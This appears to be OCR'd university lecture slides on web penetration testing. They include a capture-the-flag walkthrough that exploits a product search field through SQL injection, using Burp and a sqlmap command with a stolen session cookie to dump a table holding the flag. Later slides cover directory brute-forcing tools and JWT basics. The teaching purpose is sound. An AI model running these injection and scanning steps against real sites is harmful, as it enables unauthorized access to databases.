
Not secure | 34.107.45.207:30362/register.php

Register

Admin ••••••• Register

Laboratory: schematics

Once we login using newly created credentials, we can see the page with search field



Not secure | 34.107.45.207:30362/index.php


Hello, admin!

Glad to see you back!

Look up products

Laboratory: schematics

When we put “%” into the field, the list of all the products is showed




Look up products

Results

- Galaxy S22
- Electric Scooter Xiaomi S1
- Phone case

Laboratory: schematics


At this moment, we can conclude that the page with search functionalities implemented is vulnerable to SQLi injection.




```
POST /index.php HTTP/1.1
Host: 35.242.226.178:30899
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://35.242.226.178:30899
Connection: close
Referer: http://35.242.226.178:30899/index.php
Cookie: PHPSESSID=7d9165dc12b6bea1d9767133dee430aa
Upgrade-Insecure-Requests: 1

product_name=%25&submit=Search
```

To proceed further with the attack, **copy the cookie** from the POST request obtained with Burp and use SQLmap on it.

Laboratory: schematics



```
┌─(kali㉿kali)-[~]
└─$ sqlmap --cookie="PHPSESSID=a947573086f407c68def5706973b2984" -u http://34.107.45.207:30362/index.php --forms --columns --random-agent
```



```
Database: shop
Table: CTF{1nformat1on_sch3ma_c4n_
[4 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| _d4t4}    | date        |
| cont41n_  | varchar(20) |
| id        | int(11)     |
| us3ful    | int(11)     |
+-----------+-------------+
```

CTF{1nformat1on_sch3ma_c4n_cont41n_us3ful_d4t4}

Thank you for Attention!

contact: *email: gakhalaia@cu.edu.ge*
mob: 598 590158

Authentication Mechanism

Giorgi Akhalaia

Tbilisi, 2022

Overview

- practice with JWT
- practice with BURP
- DirBuster
- GoBuster
- DirSearch
- Machine: authorization

Terms & Conditions

For Educational Purposes Only


In either case,
hacking without a customer's explicit permission and direction
is a crime.

Find Hidden Web Directories

One of the first steps when pentesting a website should be scanning for hidden directories.

It is essential for finding valuable information or potential attack vectors that might otherwise be unseen on the public-facing site.

There are many tools out there that will perform the brute-forcing process, but not all are created equally.




Find Hidden Web Directories

DirBuster is often thought of as the de facto brute-force scanner, but it is written in Java and only offers a GUI, which can make it sort of clunky.

Dirsearch is command-line only, and having been written in Python makes it easier to integrate into scripts and other existing projects.

DIRB is another popular directory scanner, but it lacks multithreading, making dirsearch the clear winner when it comes to speed.

Gobuster - The main advantage Gobuster has over other directory scanners is speed.




DirBuster

How DirBuster Works

DirBuster's methods are really quite simple. You point it at a URL and a port (usually port 80 or 443) and then you provide it with a wordlist (it comes with numerous—you only need to select which one you want to use). It then sends HTTP GET requests to the website and listens for the site's response.

If the URL elicits a positive response (in the 200 range), it knows the directory or file exists. If it elicits a "forbidden" request, we can probably surmise that there is a directory or file there and that it is private. This may be a file or directory we want to target in our attack.



Target URL (eg http://example.com:80/)

Work Method ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force

File with list of dirs/files

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: [✓ Standard start point] ( ) URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files ☐ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Installing Dirsearch


The first thing we need to do is install dirsearch from GitHub.

The easiest way to do this is with git. So if it's not already installed on your system, do so with the following command in the terminal:

```
$sudo apt-get update
$sudo apt-get install git
```

Now we can use the git clone command to clone the directory where the tool is located:

```
$git clone https://github.com/maurosoria/dirsearch
$cd dirsearch/
$python3 dirsearch.py       #run dirsearch
```



```
~/dirsearch# python3 dirsearch.py

URL target is missing, try using -u <url>
```

git clone https://github.com/maurosoria/dirsearch.git --depth 1

Installing Dirsearch

Run Dirsearch Using a Symbolic Link


The last way to run dirsearch, which is my preferred method, is to create a symbolic link in the /bin directory. This will allow us to run the tool from anywhere, as opposed to only in the directory cloned from GitHub.

```
$cd /bin/
```

create a symbolic link to the tool using the ln -s command:

```
$sudo ln -s ~/dirsearch/dirsearch.py dirsearch
```

Here we are naming it dirsearch, so when we run dirsearch now in the terminal, the tool will be able to run from any directory.



```
~# dirsearch

URL target is missing, try using -u <url>
```

GoBuster

The main advantage Gobuster has over other directory scanners is speed.

As a programming language, Go is known to be fast. It also has excellent support for concurrency so that Gobuster can take advantage of multiple threads for faster processing.


The one downfall of Gobuster, though, is the lack of recursive directory searching. For directories more than one level deep, another scan will be needed, unfortunately.

Often this isn't that big of a deal, and other scanners can step up and fill in the gaps for Gobuster in this area.

Install Gobuster

The first thing we can do is create a working directory to keep things neat, then change into it.

```
$mkdir gobuster
$cd gobuster/
$sudo apt-get install gobuster
```




```
~/gobuster# gobuster

2019/05/06 11:43:08 [!] 2 errors occurred:
    * WordList (-w): Must be specified (use `-w -` for stdin)
    * Url/Domain (-u): Must be specified
```

Go (also called Golang or Go language) is an open source programming language used for **general purpose**. Go was developed by Google engineers to create dependable and efficient software. Most similarly modeled after C, Go is statically typed and explicit.

Install Some Extra Wordlists


Wordlists on Kali are located in the /usr/share/wordlists directory.



```
┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/wordlists
total 52108
lrwxrwxrwx 1 root root       26 Oct 14 10:04 amass -> /usr/share/amass/wordlists
lrwxrwxrwx 1 root root       25 Oct 14 10:04 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root       30 Oct 14 10:04 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root       41 Oct 14 10:04 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root       45 Oct 14 10:04 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root       28 Oct 14 10:04 john.lst -> /usr/share/john/password.lst
lrwxrwxrwx 1 root root       27 Oct 14 10:04 legion -> /usr/share/legion/wordlists
lrwxrwxrwx 1 root root       46 Oct 14 10:04 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root       41 Oct 14 10:04 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 53357329 May 31 04:31 rockyou.txt.gz
lrwxrwxrwx 1 root root       39 Oct 14 10:04 sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root       25 Oct 14 10:04 wfuzz -> /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root       37 Oct 14 10:04 wifite.txt -> /usr/share/dict/wordlist-probable.txt
```

Install Some Extra Wordlists

There is a whole repository of useful wordlists on GitHub called SecLists.



SecLists/Discovery/Web-Content at master · danielmiessler/SecLists · GitHub - Mozilla Firefox

GitHub, Inc. (US) https://github.com/danielmiessler/SecLists/tree/master/

danielmiessler / SecLists

Watch 1,418 · Star 18,051 · Fork 8,895

Branch: master ▾ SecLists / Discovery / Web-Content /

ricardojba include .well-known/apple-app-site-association · Latest commit 24 days ago

..		
BurpSuite-ParamMiner	Rename "_" -> "-" & found a few new homes	7 months ago
CMS	- sorted alphabetically	8 months ago
Domino-Hunter	Suggestion to avoid license files to be added per accident	2 months ago
SVNDigger	Suggestion to avoid license files to be added per accident	2 months ago
URLs	Fix #259 - Recover from bad merge	4 months ago
Web-Services	Fix #259 - Recover from bad merge	4 months ago
AdobeCQ-AEM.txt	Added more AEM paths	2 months ago
AdobeXML.fuzz.txt	rename 's/_/-/g'	2 years ago
Apache.fuzz.txt	rename 's/_/-/g'	2 years ago

The "common.txt" wordlist contains a good number of common directory names.

We can download the raw file into our current directory using the wget utility.

```
$wget – file_full_name
```

Alternatively, if we wanted to install the whole SecLists repository, we can do so with the package manager.

```
$sudo apt-get install seclists
```

JSON Web Tokens

What is JSON Web Token?

JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object.

This information can be verified and trusted because it is digitally signed. JWTs can be signed using a secret (with the HMAC algorithm) or a public/private key pair using RSA or ECDSA.

When should you use JSON Web Tokens?

Authorization: This is the most common scenario for using JWT. Once the user is logged in, each subsequent request will include the JWT, allowing the user to access routes, services, and resources that are permitted with that token.

Information Exchange: JSON Web Tokens are a good way of securely transmitting information between parties. Because JWTs can be signed—for example, using public/private key pairs—you can be sure the senders are who they say they are.

Additionally, as the signature is calculated using the header and the payload, you can also verify that the content hasn't been tampered with.


What is the JSON Web Token structure?

In its compact form, JSON Web Tokens consist of three parts separated by dots (.), which are:

- **Header**
- **Payload**
- **Signature**

Therefore, a JWT typically looks like the following.

xxxxx.yyyyy.zzzzz




```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),secretKey)
```

Header

The header typically consists of two parts: the type of the token, which is JWT, and the signing algorithm being used, such as HMAC SHA256 or RSA.




```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Then, this JSON is Base64Url encoded to form the first part of the JWT.

Payload

The second part of the token is the payload, which contains the claims. Claims are statements about an entity (typically, the user) and additional data.

